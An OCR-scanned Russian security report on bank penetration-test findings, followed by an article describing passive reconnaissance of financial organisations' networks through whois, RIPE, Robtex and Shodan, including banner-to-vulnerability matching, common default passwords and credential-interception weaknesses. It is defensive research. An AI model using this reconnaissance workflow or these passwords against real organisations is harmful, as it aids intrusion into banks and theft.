
Этап 5. Сокрытие следов

Несмотря на то, что злоумышленники переключаются на использование скриптов, выполняющихся в оперативной памяти, в системе остаются признаки их присутствия: записи в журналах событий, изменения в реестре и другие зацепки. Поэтому неудивительно, что некоторые нарушители предпочитают обезопасить себя насколько это возможно и не просто удаляют отдельные следы, а полностью выводят из строя узлы сети, стирая загрузочные записи и таблицы разделов жестких дисков. Волна атак вирусов-шифровальщиков, с которой мир столкнулся в 2017 году, была превосходным примером того, как легко могут быть уничтожены данные крупной компании, и теперь арсеналы хакеров пополняются модификациями вирусов, которые распространяются по рабочим станциям сети и шифруют содержимое жестких дисков. В результате банк несет ущерб, вызванный вынужденным простоем бизнес-процессов, который может оказаться гораздо значительнее ущерба непосредственно от хищения денежных средств.

7 goo.gl/7RqnuR (securelist.com)
8 goo.gl/mpqFjB (securelist.com)

Удаленный доступ и сотрудники — главные проблемы периметра

Основные уязвимости и недостатки механизмов защиты, которые распространены на сетевом периметре банков, можно разделить на четыре категории: уязвимости веб-приложений, недостаточная сетевая безопасность, недостатки конфигурации серверов и недостатки управления учетными записями и паролями.



Десятка самых распространенных уязвимостей на сетевом периметре (доля банков)

В целом уровень защиты сетевого периметра в банковской сфере значительно выше, чем в прочих компаниях. За три года в рамках внешнего тестирования на проникновение доступ ко внутренней сети был получен в 58% систем, а для банков этот показатель составил лишь 22%. Во всех случаях получению доступа способствовали уязвимости в веб-приложениях, причем злоумышленнику потребовался бы всего один шаг для достижения цели.

Следовательно, преступные группировки, планирующие проникнуть во внутреннюю сеть банка путем эксплуатации уязвимостей на сетевом периметре, смогли бы достичь цели в 22% банков. Подобные способы проникновения использовали в своей деятельности, например, группировки ATMitch[7] и Lazarus[8].

Большую опасность представляют также интерфейсы удаленного доступа и управления, которые зачастую доступны для подключения любому внешнему пользователю. Среди наиболее распространенных — протоколы SSH и Telnet, которые встречаются на периметре сети в 58% банков, а также протоколы доступа к файловым серверам (в 42% банков).

В 100% банков

выявлены:

- уязвимости веб-приложений,
- недостатки сетевой безопасности,
- недостатки конфигурации серверов

В 58% банков

выявлены недостатки управления учетными записями и паролями

В 22% банков

удалось преодолеть сетевой периметр в рамках внешнего тестирования на проникновение

В 2017 году, изучив с помощью Shodan сервисы, доступные на периметре ста самых крупных банков (см. стр. 58), и сопоставив их с собственной базой уязвимостей, наши эксперты установили, что около 5% сервисов потенциально уязвимы.

Но самое уязвимое звено — персонал. В ходе оценки осведомленности в 75% банков сотрудники переходили по ссылке, указанной в фишинговом письме, в 25% — вводили свои учетные данные в ложную форму аутентификации, и еще в 25% хотя бы один сотрудник запускал на своем рабочем компьютере вредоносное вложение. В среднем в банках по фишинговой ссылке переходили около 8% пользователей, 2% запускали вложенный файл, но свои учетные данные вводили менее 1% пользователей.

Хотя уровень осведомленности в вопросах ИБ среди банковских сотрудников все же выше, чем в других отраслях, достаточно, чтобы всего один пользователь выполнил нежелательное действие, — и нарушитель получит доступ к корпоративной сети. Таким образом, три четверти банков уязвимы к атакам методами социальной инженерии, которые используются для преодоления периметра практически каждой преступной группировкой, в том числе группировками Cobalt, Lazarus, Carbanak.


56
56
56
56
56

Уязвимости внутренней сети: опять слабые пароли


В то время как банки сосредоточены на защите сетевого периметра, безопасность внутренней сети далека от совершенства, здесь встречаются все те же проблемы, что и во внутренних сетях других компаний. Полный контроль над инфраструктурой был получен во всех исследуемых банках. При этом в 33% банков, даже не обладая максимальными привилегиями в системе, возможно получить доступ к узлам, с которых осуществляется управление банкоматами, доступ к системам межбанковских переводов, карточному процессингу, платежным шлюзам.

Какие недостатки безопасности позволяют злоумышленникам развивать атаку вглубь банковской инфраструктуры? На рисунке ниже представлены уязвимости, эксплуатация которых способствовала получению полного контроля над доменной инфраструктурой в ходе работ по внутреннему тестированию на проникновение. Указаны доли систем, в которых присутствовали уязвимости данного типа.

Типовые векторы атак базируются на двух основных недостатках — слабой парольной политике и недостаточной защите от восстановления паролей из памяти ОС.



Наиболее распространенные уязвимости во внутренней сети (доля банков)



Компоненты внутренней сети, для которых используются словарные пароли (доля банков)

Если на сетевом периметре словарные пароли встречаются почти в половине банков, то во внутренней сети от слабой парольной политики страдает каждая исследованная система, и в этом отношении банки не отличаются от любой другой компании. Приблизительно в половине систем слабые пароли устанавливают пользователи, однако еще чаще мы сталкиваемся со стандартными учетными записями, которые оставляют администраторы при установке СУБД,

75% банков

уязвимы к атакам методами социальной инженерии

В 58% банков


получен доступ к банковским системам

веб-серверов, ОС или при создании служебных учетных записей. Приложения зачастую либо обладают избыточным привилегиями, либо содержат известные уязвимости, и в результате у злоумышленников появляется возможность получить административные права на узле всего в один-два шага.

В четверти банков было установлено использование пароля P@ssw0rd, также к распространенным паролям относятся admin, комбинации типа Qwerty123, пустые и стандартные пароли (например, sa или postgres).

Недостаточные меры безопасности, а нередко и полное их отсутствие наблюдаются в отношении защиты служебных протоколов. Защита от атак на протокол NBNS отсутствовала в каждом исследованном банке, а защита от атак на протокол LLMNR — в 70% банков. Атакам ARP Poisoning оказались подвержены 80% банков. В то же время перехват учетных данных, передаваемых по сети, может вполне успешно применяться нарушителями в процессе сбора сведений о системе. Например, в ряде банков в рамках тестирования на проникновение удалось перехватить несколько NetNTLMv2-хеш-сумм паролей пользователей домена в формате Challenge-Response. Затем по этим хеш-суммам методом перебора были подобраны пароли доменных учетных записей.

На этапе распространения и закрепления в сети действия злоумышленников достаточно схожи, потому что они эксплуатируют недостатки защищенности, характерные для любой корпоративной системы. Исходя из приведенных результатов, мы предполагаем, что любая преступная группировка смогла бы получить полный контроль над доменной инфраструктурой в каждом из исследованных банков. Поэтому, хотя банки достаточно хорошо защищены извне, злоумышленник с высокой долей вероятности сможет успешно атаковать банковские системы при наличии доступа ко внутренней сети. Такой доступ можно получить разными путями; к примеру, участник преступной группы может устроиться на работу в банк в качестве сотрудника, обладающего только физическим доступом к сетевым розеткам или с минимальным уровнем привилегий в сети (уборщик, охранник).



Уязвимости, использовавшиеся для доступа к банковскому ПО

Получить доступ к банковским приложениям удалось в 58% банков. Необходимо учитывать, что во всех остальных банках развитие атаки на критически важные узлы не проводилось, учитывая заданные границы работ. Тем не менее привилегии администратора домена позволили бы злоумышленнику прочно закрепиться в системе и осуществлять атаки на целевые ресурсы.

На графике выше представлены уязвимости, благодаря которым был получен доступ непосредственно к банковскому ПО.

В 25% банков были скомпрометированы узлы, с которых осуществляется управление банкоматами, а значит, из этих банков смогла бы вывести деньги группировка типа Cobalt.

Перевести средства на собственные счета через системы межбанковских переводов, на которые нацелены Lazarus и MoneyTaker, было бы возможно в 17% банков.

В 17% банков недостаточно защищены системы карточного процессинга, позволяющие манипулировать балансом на карточных счетах злоумышленников, как мы это видели в начале 2017 года в атаках на банки Восточной Европы[9].

Группировка Carbanak, отличающаяся своим умением успешно проводить атаки на любые банковские приложения, смогла бы похитить средства из всех 58% банков.

В среднем злоумышленнику, проникшему во внутреннюю сеть банка, требуется всего четыре шага для получения доступа к банковским системам, и один — для заметания следов киберпреступления.

Заключение

Нужно понимать, что злоумышленник не сможет достичь своей цели и похитить деньги, если атака будет вовремя выявлена и остановлена, а это возможно на любом ее этапе, если принимаются соответствующие меры защиты.

Необходимо проверять почтовые вложения в изолированном окружении, не полагаясь исключительно на антивирусные решения, установленные на рабочих станциях пользователей. Крайне важно своевременно получать уведомления систем защиты и незамедлительно реагировать на них. Для этого необходим постоянный мониторинг событий безопасности силами внутреннего или внешнего подразделения SOC, а также наличие SIEM-решений, которые могут существенно облегчить обработку событий информационной безопасности и повысить ее эффективность.


Чтобы эффективно противостоять развивающейся киберпреступности, важно также не скрывать произошедшие инциденты, а участвовать в обмене информацией об атаках внутри отрасли, чтобы вовремя узнавать об индикаторах компрометации и сообщать о них другим.

9 goo.gl/y3ZVBq (trustwave.com)

4 шага

требуется злоумышленнику для получения доступа к банковскому ПО

Подробнее с исследованием можно ознакомиться на нашем сайте.



Как хакеры готовят атаки на банки

Владимир Лапшин, Максим Федотов, Андрей Куликов

Бытует мнение, что для взлома финансовых организаций злоумышленники используют все более сложные техники, включая самые современные вирусы, эксплойты из арсенала спецслужб и хорошо таргетированный фишинг. На самом деле, анализируя защищенность информационных систем, мы видим, что подготовить целенаправленную атаку на банк можно с помощью бесплатных общедоступных средств, без применения активного воздействия, то есть незаметно для атакуемых. В данной статье мы рассмотрим подобные хакерские техники, построенные в основном на излишней открытости сетевых сервисов, а также представим рекомендации по защите от таких атак.

Шаг 1. Определение целей

В офлайновом мире бывает нелегко выяснить, какие сервисы и сети принадлежат конкретной организации. Однако в интернете существует множество специальных инструментов, позволяющих без особого труда определить сети, подконтрольные интересующим нас компаниям. Для пассивной разведки в рамках сбора статистики по сетевым периметрам финансовых организаций мы использовали:

- Поисковые системы (Google, «Яндекс», Shodan).
- Отраслевые сайты финансового сектора — banki.ru, rbc.ru.
- Whois-сервисы 2ip.ru, nic.ru.
- Поисковые системы по базам данных интернет-регистраторов — Hurricane Electric BGP Toolkit[1], RIPE[2].
- Сервис визуализации данных по доменному имени сайта — Robtex[3].
- Сервисы для анализа доменных зон dnsdumpster[4], domaintools.com.

В данном исследовании не рассматривались такие методы, как активное сканирование, определение версий межсетевого экрана и наличия IPS, определение используемых антивирусов и других средств защиты, а также социальная инженерия. Несколько техник, которые нередко используют хакеры:

- Поиск проектов на GitHub[5]. Часто бывает, что на GitHub выложен тестовый проект, бэкап или рабочий код, доступ к которому забывают ограничить или неправильно ограничивают. Исследование таких проектов требует высокой квалификации, но дает практически 100%-ный шанс проникнуть в сеть, используя ошибки исследованного приложения или вшитые учетные данные.
- Сервисы онлайн-проверок на уязвимости, такие как HeartBleed, Poodle, DROWN, ROBOT. Эти сервисы с высокой степенью вероятности позволяют обнаружить конкретные уязвимости, если они есть, но на эти проверки уходит очень много времени.
- Bruteforce DNS. Данная техника является активным вмешательством. Она позволяет перебирать DNS-имена систем, определяя доступные. Это происходит через DNS-запросы к целевому DNS-серверу, при этом трафик можно направить, например, через Google DNS, и с точки зрения атакуемой организации эти запросы будут выглядеть легитимно. Для реализации таких техник обычно используется инструментарий KaliLinux или похожей сборки. К сожалению, на практике DNS-логи не смотрят или даже не ведут их, пока что-нибудь не произойдет.

1 bgp.he.net
2 apps.db.ripe.net/db-web-ui/#/fulltextsearch
3 robtex.com
4 dnsdumpster.com
5 github.com
6 goo.gl/HpZFyw (media.readthedocs.org)
7 github.com/achillean/shodan-python

Для сбора статистики по финансовым организациям идем на banki.ru и забираем готовый топ банков и страховых компаний. Сбор списка практически не требует времени. Мы выделили следующие категории организаций:


- банки (с 1-го места по 25-е),
- банки (с 26-го по 50-е),
- банки (с 51-го по 75-е),
- банки (с 76-го по 100-е),
- микрокредитные организации,
- платежные системы,
- страховые компании (с 1-го по 50-е),
- страховые компании (с 51-го по 100-е).

Теперь определяем сети, которыми владеют организации. Находим в поисковой системе сайты организаций, для определения их адресов используем веб-сервис whois. Этот ресурс позволяет узнать по доменному имени сайта IP-адрес, а также другие важные данные для поиска сетей. В этой работе к важным данным относятся:


- **Netname** (сетевое имя, очень полезно при поиске по БД Ripe);
- **Descr** (описание может быть применено для поиска с использованием фантазии);
- **Address** (поиск сетей, зарегистрированных на этот же физический адрес);
- **Contact** (возможен поиск в БД Ripe по людям, которые также могли регистрировать сети);

Всю эту информацию можно получить и через Unix-команду whois. Что использовать — дело вкуса.

Используя собранную информацию об организациях, мы осуществили поиск их адресных диапазонов в базе данных регистратора RIPE, выбирали исключительно российский сетевой сегмент.



Этот этап работ требует большого количества ручного труда, ведь адреса могут быть отданы партнеру, сданы в аренду или не принадлежать искомой организации. Для повышения точности результатов нам пришлось провести дополнительные проверки. Для верификации сетей мы использовали общедоступный онлайн-сервис американского оператора связи Hurricane Electric, который по IP-адресу сайта может выдать информацию о сети, в которой он располагается. На этом этапе оказался также очень полезен сервис Robtex. Он показывает все связи для указанного доменного имени, это позволило нам найти сети, которые не удалось обнаружить при поиске в базе Ripe. Кроме того, Robtex позволяет увидеть другие сайты, расположенные по данному IP-адресу.




Определение нужных сетей хуже всего автоматизируется, сбор информации о сетях финансового сектора занял у нас два дня. После завершения этого этапа мы получили список вида «организации — сети».

Шаг 2. Выявление доступных сервисов

Для этого можно использовать один из двух наиболее известных инструментов, призванных сделать интернет безопаснее: Shodan или Censys. Они имеют схожие возможности, поддерживают работу с API, а также могут дополнять друг друга. Для полноценного поиска оба сервиса требуют регистрации. Censys более требователен: чтобы снять в нем ограничения на выдачу результатов поиска, придется написать разработчикам, убедить их в этичности исследования и ответственном использовании полученных данных. Аргументом при этом будет сертификат CEH или подробная информация об исследовании.

Мы использовали сервис Shodan, для нас он более привычен и удобен. Процесс автоматизации описан, включая примеры кода на Python, создателем Shodan Джоном Матерли (John Matherly), также известным как @achillean, в весьма удобной форме[6]. Более того, есть репозиторий на GitHub[7], где можно познакомиться с официальной библиотекой Shodan для Python.

Пример запроса через веб-интерфейс выглядит вот так:



На примере видно, что на адресе 8.8.8.8 доступен UDP-порт 53, сервис DNS, находящийся в США и принадлежащий Google, а также видна версия операционной системы, используемая на этом IP-адресе. Запросами к Shodan можно выявить гораздо более специфичные сервисы, к которым забывают ограничить доступ из интернета, хотя это следовало бы сделать. Поскольку можно получить различные баннеры и версии этих сервисов, то можно и сопоставить полученные данные с различными базами уязвимостей.

Нам нужно прогнать через Shodan каждый обнаруженный IP-адрес, а их мы собрали около 100 000 — многовато для ручной проверки… Мы написали собственный сборщик информации. Запустили — и спустя неделю работы программы получили картину распределения доступных сервисов в финансовом секторе, абсолютно никак не взаимодействуя с ними! Отслеживать таким способом изменения в инфраструктурах вполне реально. И вот что мы нашли...


Сервисы	Потенциально безопасные сервисы	Сервисы, которые могут нести риски	Потенциально опасные сервисы
Database	0	0	28
Directory Service	0	21	0
DNS Service	183	0	0
File System	0	0	135
Mail Service	548	0	0
Multimedia Service	0	34	0
Network Service	1	133	0
Printing Service	0	1	0
Remote Control	223	8	86
RPC Service	0	0	10
SNMP Service	0	1	33
Time Sync	0	13	88
Virtualization System	0	6	0
VoIP	23	0	0
VPN	1641	6	0
Website	1932	402	2
XMPP Service	0	32	0
Other	18	184	17

Из самого ужасного на периметрах финансовых организаций найдены:

- СУБД (ради справедливости отметим, что у некоторых в баннере содержалась запись "is not allowed to connect to this SQL server");
- службы каталогов (по баннерам можно узнать LDAP);
- сервисы, предоставляющие доступ к ФС (такие как SMB и FTP);
- принтеры, которые могут иметь самые драматические уязвимости[8] и вообще признаны наименее защищенными устройствами[9]. Да-да, уязвимости старые. Но когда вы в последний раз обновляли свои принтеры на периметре?
- небезопасные сервисы удаленного управления, такие как Telnet, RDP;
- сервисы RPC;
- системы виртуализации;
- мультимедийные сервисы.

Эти сервисы распределились по организациям следующим образом:

Компании	Доступно адресов	Потенциально безопасные сервисы	Сервисы, которые могут нести риски	Потенциально опасные сервисы
Банки (топ-25)	1305	1486	348	185
Банки (26–50)	704	857	268	53
Банки (51–75)	463	570	75	70
Банки (76–100)	309	458	36	18
Микрокредитные организации	30	51	1	1
Платежные системы	543	644	49	41
Страховые (топ-50)	272	339	43	24
Страховые (51–100)	138	164	21	7



8 securitylab.ru/news/410610.php
9 securitylab.ru/news/483790.php
10 cpe.mitre.org

Полученные результаты нас не удивили: чем больше организация, тем больше сервисов размещено на ее сетевом периметре, а с ростом числа сервисов увеличивается вероятность ошибки конфигурации.

Шаг 3. Определение уязвимых сервисов

После нахождения доступных сервисов можно определить степень их защищенности. Уязвимы ли они? Какие уязвимости в них есть? Необходимо проанализировать признаковое пространство, которое отдает Shodan по каждому отдельному узлу. Эта информация имеет следующий вид:

- **IP** — уникальный сетевой адрес узла в компьютерной сети, построенной по протоколу IP;
- **Port** — цифровой номер, являющийся параметром транспортных протоколов (таких как TCP и UDP);
- **Protocol** — набор соглашений интерфейса логического уровня, которые определяют обмен данными между различными программами;
- **Hostname** — это символическое имя, присвоенное сетевому устройству, которое может быть использовано для организации доступа к этому устройству различными способами;
- **Service** — название определенного сервиса;
- **Product** — название ПО, с помощью которого реализован сервис;
- **Product_version** — версия определенного ПО;
- **Banner** — приветственная информация, отдаваемая сервисом при попытке подключения к нему;
- **CPE** — Common Platform Enumeration[10], стандартизированный способ именования программных приложений, операционных систем и аппаратных платформ;
- **OS** — версия операционной системы.

Далеко не для всех открытых портов Shodan может вернуть полный набор информации, но если это удается, то данные (в примере выбраны результаты, уже обработанные в нашей системе) выглядят следующим образом:

```
IP: IP-адрес
FADN: -
Proto: tcp
Port: 80
Service: http
Product: Apache httpd
Version: 2.2.16
CPE: cpe:/a:apache:http_server:2.2.16
OS: -
Banner: HTTP/1.1 200 OK  Date: Sat, 24 Dec 2016 16:24:42
GMT  Server: Apache/2.2.16 (Debian) Accep t-Ranges: bytes
Cache-Control: must-revalidate, no-cache, max-age=0, max-
age:0 Pragma: no-cache Expires: Fri, 01 Jan 2010 00:00:00
GMT Content-Length: 3109 Content-Type: text/html
Date: 2017-05-24T16:24:30.930984
```

Из всего признакового пространства были выделены поля, по которым может быть найдена информация об уязвимости данного узла. Для этого отлично может подойти связка Product + Product_version либо CPE. В нашем случае мы решили воспользоваться связкой Product + Product_version, а поиск осуществлялся по внутренней базе уязвимостей Positive Technologies.

В сети существует немалое количество общедоступных источников для поиска уязвимостей, вот некоторые из них:


- SecurityLab.ru;
- БДУ ФСТЭК (bdu.fstec.ru);
- nvd.nist.gov;
- vulners.com;
- cvedetails.com;
- securityfocus.com.

11 securitylab.ru/poc/444271.php
12 habrahabr.ru/company/pt/blog/309072/

Все приведенные выше ресурсы позволяют осуществлять быстрый поиск уязвимостей по различным признакам, в том числе и по CPE. В результате можно обнаружить очень много полезной информации: подробные описания уязвимостей, сведения о наличии PoC или зафиксированных фактах эксплуатации, а порой и ссылки на эксплойты.

Мы написали простенький скрипт, который довольно быстро обработал все полученные данные по сервисам, сопоставили их с нашей базой уязвимостей (то же самое легко делается и через названные сервисы) и получили следующую статистику распределения уязвимостей по сервисам:

Компании	Всего сервисов	Из них уязвимых
Банки (топ-25)	2019	97
Банки (26–50)	1178	53
Банки (51–75)	715	39
Банки (76–100)	512	22
Микрокредитные организации	53	3
Платежные системы	734	60
Страховые (топ-50)	406	22
Страховые (51–100)	192	24



Результаты получились следующие: из общего количества сервисов, найденных Shodan, уязвимости были обнаружены в 5%. Эта цифра мала: для сравнения, по данным наших собственных автоматизированных сканирований периметров, обычно уязвимости встречаются в 20–50% сервисов. Но теоретически процент обнаружения уязвимостей можно увеличить. К примеру, для ROSSSH можно предположить доступность уязвимости ROSSSH Remote Preauth Heap Corruption[11]. Несмотря на то что уязвимость не новая, вероятность встретить ее в этом сервисе значительно выше нуля. В своих предыдущих исследованиях[12] мы говорили, что порядка 30% систем, доступных из интернета, содержат уязвимости старше 5 лет. Похожие цифры в своих исследованиях приводит Cisco[13], по данным которой средний срок присутствия известных уязвимостей составляет пять с половиной лет. Эти результаты сопоставимы с нашими, а небольшое отличие обусловлено разными выборками и методами исследований. Схожий метод можно применить и к RDP.

13 goo.gl/PYwCwy (cisco.com)

